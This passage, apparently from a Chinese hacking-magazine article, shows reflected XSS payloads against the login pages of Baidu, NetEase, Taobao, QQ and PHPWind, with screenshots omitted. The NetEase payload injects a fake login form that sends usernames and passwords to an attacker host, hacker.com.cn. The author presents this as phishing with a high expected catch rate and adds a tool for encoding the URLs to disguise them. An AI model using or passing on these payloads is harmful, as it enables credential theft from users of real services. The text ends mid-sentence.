


图3

会直接发送到我们构造的页面，然后我们再在自己构造的页面上把页面转向回来，这样用户会以为是由于自己输入了错误密码而不会引起任何嫌疑。由于危险性比较大，这里我就不提供具体的实施代码了，有兴趣的朋友可以查阅2006年12期黑防杂志上我的文章《Ajax Hacking with XSS》。

以上代码如果转换成http://passport.baidu.com/?login&username=%0D%0A%22%3E%3Cscript%3Ealert%28/xss/%29%3C/script%3E%3C&password就会更具有迷惑性，因为通常在百度里，Passport的转向代码都是形如http://passport.baidu.com/?login&tpl=sp&tpl_reg=sp&u=http://hi.baidu.com/monyer这样的。

网易通行证XSS

如果说百度Passport由于替换了引号导致在构造XSS代码时有些困难，那么网易的通行证算是为我们想得相当周到了——什么过滤措施都没有！

首先在通行证处随便填入用户名和密码，看是否有返回用户名，结果发现我们输入的内容被原封不动地返回过来了。而如果构造https://reg.163.com/logins.jsp?username="><script>alert('xss')</script><&password，依然会顺利执行，如图4所示。

这样我们可以简单构造如下代码，如图5所示。




图4

```
https://reg.163.com/logins.jsp?username=" type=hidden />
</td></tr></table></FORM><FORM action=http://www.hacker.com.cn/userandpass.asp method=post name=form><TABLE cellSpacing=0 cellPadding=0 width=212 border=0 align=center><tr><td class=p2 align=right height=30 width=90><FONT color=065EC8>用户名 </FONT></td><td><INPUT name=username value="" size=15 maxLength=18 class=bbox></td></tr><tr><td><input name=noting type=hidden value="&password
```




图5

不过这段代码还不够好，一是没有进行Encode编码，二是会多显示一个用户名。但即使这样，依然具有极强的迷惑性，不是吗？这就是我所要说的，不用JS进行攻击，当然如果用JS实现，那么效果就会更好了，如图6所示。




图6

其他网站XSS

接下来我们看看其他的网站又如何呢？

我们先来看看能和钱挂上钩的淘宝网。在HTML中获取会员名及密码的表单name后，构造如下的URL：http://member1.taobao.com/member/login.jhtml?TPL_username="><script>alert('xss')</script><&password，如图7所示。怎么样？害怕了吧？它的返回比网易还简单，构造一个虚假的页面显然没有问题，而且其中并没有任何跨域的问题，用这种方式钓鱼，估计上钩率会达到80%以上。

接下来是我们可爱的QQ。想找到Input XSS同样





图7

不是难题。构造如下的URL依然可以达到跨站的目的 http://appastro.qq.com/cgi-bin/astro_card?id=zh&year=2006&month=12&day=09<script>alert('xss')</script>，结果如图8所示。同样的漏洞也出现在最近漏洞百出的PHPWind系统上，如图9所示是对其官方站点的测试。


图8




图9


还有另外一些网站也存在同样的漏洞，就不在此一一介绍了。至于如何将上面提到的URL进行编码，大家可以把下面的代码写成HTML文件来进行Encode转换。

```
<html><head><script>
  function doit(f){
  var o=document.getElementById('txt');
  if(o) o.innerText=f(o.innerText);
  }</script></head>
  <body>
  <textarea id='txt' cols=100 rows=35></textarea><br />
  <input type='button' value='escape' onclick='doit(escape)'>
  <input type='button' value='unescape' onclick='doit
(unescape)'>
  </body></html>
```

在这次的测试中，我们也对微软和Google的登录系统进行了检测，几乎所有的国外的登录系统都没有这个问题！它们都会把"<>"之类的危险标签转换为"<>"。而这次的跨站漏洞没有调用任何页面，也没有对网站添加任何数据，只对登录页面进行了伪造，所以后果还是相当严重的。好了，文章就到